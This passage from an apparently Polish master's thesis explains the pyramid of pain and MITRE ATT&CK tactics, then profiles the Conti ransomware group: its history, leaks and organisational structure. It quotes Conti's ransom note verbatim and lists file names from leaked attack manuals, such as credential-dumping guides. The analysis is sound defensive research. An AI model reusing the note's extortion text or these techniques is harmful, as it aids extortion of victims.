
Rys. 2.2: Piramida bólu [55]

Zgodnie z tzw. piramidą bólu, opracowaną przez Davida Bianco, znajdującą się na rysunku 2.2, zmienienie sposobu modus operandi atakujących, określonych poprzez TTP, jest bardzo trudne, w porównaniu do np. zmiany swojej infrastruktury sieciowej. Piramidę bólu można również przyrównać do nakładu pracy wymaganej przez obrońców, aby wdrożyć odpowiednie zapobieganie i reakcje. Dzięki wdrożeniu detekcji określonych TTP organizacje są w stanie z większą pewnością wykrywać ataki konkretnego typu, odpowiadające zdefiniowanym zachowaniom atakujących.

2.4. MITRE ATT&CK

MITRE ATT&CK jest to opracowana przez amerykańskie stowarzyszenie non-profit obszerna baza wiedzy, która pomaga opisywać oraz kategoryzować zachowania atakujących w cyberprzestrzeni [56]. W ramach MITRE ATT&CK, znajduje się uporządkowana lista TTP przedstawiana w formie macierzy, zgodnie z rysunkiem 2.3. W MITRE ATT&CK określono trzy rodzaje macierzy TTP - dla środowisk Enterprise (korporacyjnych), Mobile (urządzeń mobilnych) oraz ICS (ang. *Industrial Control System*).

W ramach pracy magisterskiej do opisywania grup RaaS wykorzystano macierz Enterprise nie uwzględniając taktyk Reconnaissance oraz Resource Development.



Rys. 2.3: Struktura macierzy MITRE ATT&CK dla wersji Enterprise [56, 53]

Macierz MITRE ATT&CK Enterprise składa się z 14 taktyk, dla których określono ponad 220 technik. Co ważne, niektóre techniki, mogą zawierać również tzw. sub-techniki, które rozdzielają ogólną technikę na konkretne pomniejsze techniki.

Taktyki określone w ramach macierzy to:

- **Rekonesans (Reconnaissance)** - zbieranie informacji o celu, w ramach planowania operacji,
- **Przygotowanie zasobów (Resource Development)** - przygotowanie "cyberbroni" (np. złośliwego oprogramowania, podatności) oraz infrastruktury, która zostanie wykorzystana w ataku,
- **Wstępny dostęp (Initial Access)** - próba uzyskania dostępu do sieci wewnętrznej organizacji,
- **Wykonanie (Execution)** - próba uruchomienia złośliwego kodu,
- **Trwanie w systemie (Persistence)** - próba utrzymania przyczółka w zaatakowanym systemie,
- **Eskalacja uprawnień (Privilege Escalation)** - próba uzyskania wyższych uprawnień w zaatakowanym systemie,
- **Unikanie zabezpieczeń (Defense Evasion)** - próba uniknięcia detekcji działań atakującego, przez systemy bezpieczeństwa w zaatakowanej organizacji,
- **Dostęp do danych dostępowych (Credential Access)** - próba uzyskania dostępu do danych dostępowych (np. haseł, certyfikatów),
- **Badanie środowiska wewnętrz (Discovery)** - próba rozpoznania infrastruktury wewnętrznej zaatakowanej organizacji,
- **Infekowanie kolejnych urządzeń (Lateral Movement)** - próba rozprzestrzenienia się na inne systemy w ramach zaatakowanej organizacji,
- **Zbieranie danych (Collection)** - próba zebrania z zaatakowanej organizacji danych interesujących atakującego,
- **Komunikacja z serwerem dowodzenia (Command and Control)** - komunikacja obustronna, pomiędzy skompromitowanym systemem a serwerem atakującego,
- **Eksfiltracja danych (Exfiltration)** - próba wykradzenia danych zebranych w ramach fazy Collection oraz Credential Access,
- **Wpływ ataku (Impact)** - próba wpływu na zaatakowane systemy poprzez np. modyfikacje, niszczenie danych, bądź wpływanie na dostępność systemów.

MITRE ATT&CK uwzględnia możliwość omijania faz przez atakujących. Oznacza to, że atakujący nie musi wykonywać w opisanej wyżej kolejności wymienionych taktyk w ramach swojego ataku, a także niektóre z nich może całkowicie pominąć.

3. Opis wybranych grup RaaS

Celem rozdziału jest przedstawienie wybranych grup *Ransomware as a Service*. Ten rozdział zaznajomi czytelnika z ich modelem działania, notowanymi ofiarami oraz analizą techniczną. Zaprezentowane będą tu również TTP, wykorzystywane przez opisywane grupy RaaS, które pozwolą w rozdziale 4 określić wspólne TTP dla kolejnych taktyk. Dodatkowo dla każdej grupy RaaS zebrano odnośniki do źródłowych analiz *Threat Intelligence*. Rozdział zawiera przegląd literatury dla wybranych grup RaaS.

3.1. Conti

Pierwszą aktywność *ransomware* Conti wyznaczono na maj 2020 roku [57], lecz opis ich modus operandi został upubliczny dopiero przez VMWare Carbon Black 8 lipca 2020 [58]. Aktualnie Conti jest jedną z najbardziej aktywnych grup RaaS. Conti *ransomware* jest następcą nieaktywnego *ransomware* Ryuk [59]. Grupa RaaS oraz *ransomware* Conti przypisywany jest do rosyjskojęzycznej grupy cyberprzestępcozej Wizard Spider (określonej też jako FIN12) [60], która obecnie wykorzystuje w swoich kampaniach dodatkowo inne znane rodziny złośliwego oprogramowania m.in Bumblebee [61, 54, 62], Emotet [63], IcedID [64, 65], a także historycznie TrickBot [66], BazarLoader [67, 68, 61] oraz Ryuk. Grupa Wizard Spider jest najbardziej doświadczoną grupą, której działalność w zakresie *ransomware* zaczęła się już w 2018 roku - wykorzystywali oni MegaCortex oraz GogaLocker [69].

Obecnie w świetle konfliktu ukraińsko-rosyjskiego, grupa Conti ogłosiła 25 lutego 2022 pełne poparcie rządu rosyjskiego i zadeklarowała ataki na firmy po przeciwnej stronie konfliktu (Rys. 3.1.).

“WARNING”

 The Conti Team is officially announcing a full support of Russian government. If any body will decide to organize a cyberattack or any war activities against Russia, we are going to use our all possible resources to strike back at the critical infrastructures of an enemy.

 2/25/2022


 55

 0 [0.00 B]

Rys. 3.1: Oświadczenie grupy Conti - wsparcie rosyjskiego rządu po wybuchu wojny [70]

Czas trwania ataku, który kończy się szyfrowaniem przez *ransomware* Conti, trwa zazwyczaj parę dni - najkrótszy pełen atak trwał trzy dni. W tym czasie partnerzy RaaS Conti starają się

zainfekować jak największą liczbę stacji poprzez rozprzestrzenianie się na każde możliwe urządzenie, a także zbierają jak największą liczbę informacji, które skompromitują ofiarę. Można to zauważać na przykładowej osi czasu jednego z odnotowanych incydentów przez firmę Sophos [71], w której Conti grał główną rolę (Rys. 3.2).




Rys. 3.2: Przebieg incydentu z ransomware Conti [71]

W lipcu 2021 r. RaaS Conti utworzył cały dział, zajmujący się przetwarzaniem, badaniem i wykorzystywaniem skradzionych plików w celu wywierania maksymalnej presji na swoje cele. Z czasem ten dział zamienił się w osobną samodzielna podgrupę o nazwie Karakurt [72, 73], która współpracuje z RaaS Conti. W przypadku, gdy partner grupy Conti nie jest w stanie wgrać


ransomware Conti, w ramach współpracy dostęp do danych jest przekazywany do grupy Karakurt, która publikuje wykradzione dane na swojej osobnej stronie DLS, jeśli ofiara nie opłaci okupu za nie. Grupy dzielą się zyskiem między sobą, w przypadku gdy operacja była przeprowadzona wspólnie.

RaaS Conti wykorzystuje do wyłudzania okupu najczęściej szyfrowanie, wykradanie plików, ich publikację na stronie DLS oraz informowanie pracowników o ataku *ransomware* poprzez połączenia telefoniczne z Call Center.



Rys. 3.3: Strona DLS RaaS Conti News [74]

Po uzyskaniu wszystkich potrzebnych danych, partnerzy Conti RaaS pozostawiają oprócz tradycyjnej notatki w formie pliku .txt na każdej zainfekowanej stacji dodatkowo informację o wycieku i ofierze na specjalnie stworzonej stronie DLS w sieci TOR - *Conti.News* (Rys. 3.3). Umieszczane są na niej fragmenty skompromitowanych danych oraz nazwy ofiar, a także status opłacenia okupu. Jeśli firmy nie opłacą w określonym czasie okupu - na stronie są publikowane dostępne dla wszystkich dane. Wszelkie ofiary Conti RaaS otrzymywały dostęp do strony o nazwie *CONTI Recovery Service* (Rys. 3.4), na której, aby rozpocząć negocjację odnośnie okupu, muszą wgrać pozostawioną notatkę *readme.txt* (Rys. 3.5), zawartą w każdym folderze.



Rys. 3.4: Strona Data Recovery RaaS Conti [57]

```
1 All of your files are currently encrypted by CONTI ransomware.
2 If you try to use any additional recovery software - the files might be damaged or lost.
3
4 To make sure that we REALLY CAN recover data - we offer you to decrypt samples.
5
6 You can contact us for further instructions through our website :
7
8 TOR VERSION :
9 (you should download and install TOR browser first https://torproject.org)
10
11 http://[REDACTED].onion
12
13 HTTPS VERSION :
14 https://contirecovery.info
15
16 YOU SHOULD BE AWARE!
17 Just in case, if you try to ignore us. We've downloaded your data and are ready
18 to publish it on our news website if you do not respond. So it will be better
19 for both sides if you contact us ASAP.
20
21 ---BEGIN ID---
22 7c85vpfY1RYHIA03SjFhX3oDfk2uTN1CQ8IRO0MM33gL1FASiKPodbG1K5YULtd
23 ---END ID---
```

Rys. 3.5: Notatka `readme.txt`, pozostawiana na zainfekowanych urządzeniach przez ransomware Conti [75]

3.1.1. Struktura grupy

W historii istnienia grupy Conti doszło do parokrotnych wycieków danych odnośnie ich działalności oraz kodów źródłowych oprogramowania *ransomware*. Dzięki tym wyciekom udało się zrozumieć działanie takich grup RaaS od wewnętrz, a także sprofilować członków grupy Conti.

Pierwszy z nich został opublikowany w sierpniu 2021 roku i zawierał informację o materiałach treningowych grupy Conti [76, 77, 78]. Opublikował go jeden z niezadowolonych partnerów grupy Conti - według jego oświadczenia nie dostał on obiecanych 20-30% zarobków z okupu, a ledwo 1500 dolarów. W praktyce grupa Conti zablokowała działalność tego pentestera za promowanie innej usługi RaaS, a on w odwecie opublikował dane. W opublikowanych danych znajdują się instrukcje wykonywania ataków dla partnerów Conti, wraz z wyjaśnieniem jak stosować odpowiednie narzędzia (Rys. 3.6).

Name	Date Modified	Size	Kind
3 # AV.7z	Jul 24, 2021 at 9:35 AM	17.4 MB	7-Zip archive
ad_users.txt	Jul 24, 2021 at 9:45 AM	2 KB	text
CS4.3_Clean ahsh4veaQu .7z	Jul 24, 2021 at 10:01 AM	26.3 MB	7-Zip archive
DAMP NTDS.txt	Jul 24, 2021 at 9:47 AM	3 KB	text
domains.txt	Jul 24, 2021 at 9:01 AM	2 KB	text
enhancement-chain.7z	Jul 24, 2021 at 9:45 AM	54 KB	7-Zip archive
Kerber-ATTACK.rar	Jul 24, 2021 at 9:33 AM	10 KB	RAR Archive
NetScan.txt	Jul 24, 2021 at 10:03 AM	2 KB	text
p.bat	Jul 24, 2021 at 9:40 AM	55 bytes	Document
PENTEST SQL.txt	Jul 24, 2021 at 9:48 AM	81 bytes	text
ProxifierPE.zip	Jul 22, 2021 at 7:06 AM	3.1 MB	ZIP archive
RDP NGROK.txt	Jul 24, 2021 at 10:07 AM	2 KB	text
RMM_Client.exe	Jul 22, 2021 at 5:48 AM	14.3 MB	Micros...lication
Routerscan.7z	Jul 24, 2021 at 10:05 AM	3 MB	7-Zip archive
RouterScan.txt	Jul 24, 2021 at 10:05 AM	2 KB	text
SQL DAMP.txt	Jul 24, 2021 at 9:46 AM	4 KB	text
Алиасы для мсф.rar	Jul 24, 2021 at 9:53 AM	476 bytes	RAR Archive
Анонимность для параноиков.txt	Jul 24, 2021 at 10:04 AM	1 KB	text
ДАМП LSASS.txt	Jul 24, 2021 at 9:58 AM	996 bytes	text
Если необходимо отск...ю сетку одним листом.txt	Jul 24, 2021 at 9:58 AM	286 bytes	text
Закреп AnyDesk.txt	Jul 24, 2021 at 9:50 AM	2 KB	text
Заменяем sorted адфидера.txt	Jul 24, 2021 at 9:36 AM	697 bytes	text
КАК ДЕЛАТЬ ПИНГ (СЕТИ).txt	Jul 24, 2021 at 9:44 AM	2 KB	text
КАК ДЕЛАТЬ СОРТЕД СОБРАННОГО АД!!!!.txt	Jul 24, 2021 at 9:39 AM	1 KB	text
КАК И КАКУЮ ИНФУ КАЧАТЬ.txt	Jul 24, 2021 at 9:37 AM	3 KB	text
КАК ПРЫГАТЬ ПО СЕСС...ОМОЩЬЮ ПЕЙЛОАД.txt	Jul 24, 2021 at 9:37 AM	2 KB	text
Личная безопасность.txt	Jul 24, 2021 at 10:01 AM	1 KB	text
Мануал работа с AD DC.txt	Jul 22, 2021 at 7:42 AM	9 KB	text
МАНУАЛ.txt	Jul 24, 2021 at 9:33 AM	3 KB	text

Rys. 3.6: Wgląd na pliki zawarte w wycieku instrukcji ataków grupy Conti [76]

Opublikowane dokumenty były napisane w języku rosyjskim z wieloma błędami gramatycznymi. Szacuje się, że twórcy tych instrukcji mają co najmniej wykształcenie średnie. Jednakże zawierają one wiele konkretnych detali, które pozwalają nawet początkującym atakującym wykonać w pełni wyrafinowany atak. Z wycieku konwersacji między członkami grupy Conti wiadomo, że są oni zorganizowaną grupą, która ma wiedzę o działaniu środowisk sieciowych w korporacjach i zatrudniają oni dodatkowe osoby do ulepszania ich działalności w tym wyżej wspomnianych pentesterów.

Drugi wyciek miał miejsce parę dni później po ogłoszeniu przez grupę Conti wsparcia rządu rosyjskiego w wojnie [70, 79]. Opublikował go niezależny badacz bezpieczeństwa z Ukrainy. Wyciek zawiera ponad 60 tysięcy wewnętrznych wiadomości wymienianych przez członków grupy Conti od końca stycznia 2020 roku. Rozmowy zawierają różne informacje o działalności grupy, w tym o nie zgłoszonych wcześniej ofiarach, adresach URL (ang. *Uniform Resource Locator*) wycieków prywatnych danych, adresach bitcoin oraz dyskusjach na temat ich operacji [80, 81, 82, 83, 84, 85, 86]. Ten wyciek był kluczowy - pozwolił zidentyfikować obecną strukturę grupy RaaS Conti oraz wskazać powiązania i współpracę z innymi grupami cyberprzestępczymi.

Grupa RaaS Conti nie tylko atakuje duże firmy w ramach BGH, celuje również w średnie lub małe firmy. Conti posiada wiele takich samych jednostek organizacyjnych, jak zwykłe małe i średnie przedsiębiorstwa, w tym dział kadr (HR), który odpowiada za ciągłe prowadzenie rozmów z potencjalnymi nowymi pracownikami. Ogłoszenia były umieszczane na rosyjsko językowych forach cyberprzestępczych. W grupie Conti również funkcjonuje system rekommendacji nowych kandydatów od obecnie zatrudnianych pracowników, a także korzystanie z serwisów rekrutacyjnych. Usługa ta umożliwia działowi kadr firmy Conti dostęp do bazy danych CV w celu przeglądania informacji o potencjalnych kandydatach.


Rozmowa kwalifikacyjna odbywa się tylko na czacie. Kandydaci, którzy pomyślnie przejdą rozmowę, negocują warunki wynagrodzenia i rolę, jaką będą pełnić w organizacji. Gdy już zostaną oficjalnie zatrudnieni, przechodzą "szkolenie wprowadzające dla nowych pracowników". Są one w formie pisanych instrukcji, z którymi należy się zapoznać oraz rozmowami indywidualnymi. Conti utrzymuje w tajemnicy prawdziwy charakter pracy, którą będą wykonywać nowi kandydaci. Nowo przyjęci pracownicy są przypisywani do konkretnych zespołów, ról oraz projektów. Po rozpoczęciu przez kandydatów pracy nad projektem przełożeni rozpoczynają wdrażanie pracowników, którzy wymagają szkolenia.

Liderzy grupy Conti operują budżetem dla każdej ze swoich jednostek organizacyjnych - płynnie dofinansowywane są pilne wydatki, wypłaty w bitcoinach dla pracowników oraz zakupy potrzebnych rozwiązań do ulepszania *ransomware* (np. zakup systemów bezpieczeństwa do wykonywania testów ich detekcji). Grupa Conti posiada parę biur stacjonarnych, w których pracują zespoły.

Zespoły są dzielone na grupy, a każda grupa ma przydzielonego lidera. Jeśli wielkość grupy przekracza pewną wartość, może ona mieć wielu liderów. Liderzy zespołów są odpowiedzialni za wydawanie poleceń do pracy, pomoc w budowaniu systemów, sieci i innych kwestii technicznych związanych z oprogramowaniem, dostarczanie instrukcji i przewodników do nowo tworzonego oprogramowania oraz zapewnianie swoim pracownikom wsparcia, którego potrzebują, aby odnieść sukces. Schemat struktury grupy przedstawiono na rysunku 3.7.

W każdym zespole znajdują się:

- **Menadżerowie (Liderzy zespołów)** - główny koordynator zespołu, który raportuje o potrzebach, postępach i działaniach zespołu do lidera grupy Conti,
- **Programiści** - ulepszanie próbek *ransomware* Conti, innego złośliwego oprogramowania oraz pisanie narzędzi dla atakujących,
- **Pentesterzy** - atakowanie infrastruktury organizacji po uzyskaniu do niej wstępnego dostępu,
- **Testerzy oprogramowania** - weryfikowanie działania próbek *ransomware* i narzędzi w różnych środowiskach; weryfikacja wykrywalności próbek dla systemów bezpieczeństwa,



Rys. 3.7: Struktura organizacyjna grupy RaaS Conti [53]

- **Administratorzy systemów IT** - stworzenie infrastruktury ataku i zapewnienie wsparcia w razie potrzeby; instalowanie paneli, konserwację serwerów, tworzenie serwerów proxy, rejestrowanie domen, zarządzanie kontami,
- **Specjałiści ds. zaciemniania kodu (obfuscacji)** - wprowadzanie zmian składniowych w łańcuchach, plikach binarnych i skryptach, aby uczynić je bardziej trudnymi do wykrycia i przeanalizowania przy jednoczesnym zachowaniu ich funkcji semantycznej,
- **Specjałiści ds. OSINT (ang. *Open-source intelligence*)** - prowadzenie badań na temat atakowanej firmy - sektora, w którym działa, jej rocznych przychodów itd., tak aby żądanie okupu było wyważone między oczekiwaniemi a realną możliwością opłacenia okupu,
- **Specjałiści ds. Reverse Engineering** - analizowanie innych próbek złośliwego oprogramowania, aby po ich analizie móc zaadaptować nowe funkcjonalności w *ransomware* Conti i innych narzędziach.

W ramach grupy Conti działa **Call Center**, które jest wykorzystywane do dzwonienia do poszkodowanych organizacji, aby poinformować o ataku *ransomware* zwyczajnych pracowników. Jest to dodatkowa forma wyłudzania danych (Roz. 2.2), poza szyfrowaniem, wykradaniem i publikowaniem danych, wykorzystywaną przez grupę Conti. Osoby te są rekrutowane przez dział kadr firmy Conti do pracy zdalnej dla "sklepu internetowego" za granicą. Pracują oni w godzinach nocnych (18:00-2:00 czasu moskiewskiego), które odpowiadają zwykłym godzinom pracy na półkuli zachodniej.


W przypadku kontaktu poszkodowanej organizacji z cyberprzestępca poprzez czat Tor na stronie, odpowiadają tam **negocjatorzy**, którzy "obsługują klientów" wywierając nacisk, stosując groźby lub przedstawiając dowody na to, że Conti jest w posiadaniu wykradzionych danych i może je odzyskać dla ofiary lub opublikować, w zależności od tego, czy ofiara zapłaci. Dodatkowo pracują również redaktorzy strony DLS grupy Conti, którzy planują publikacje danych ofiar na stronie w przypadku niedotrzymania terminu zapłaty okupu.

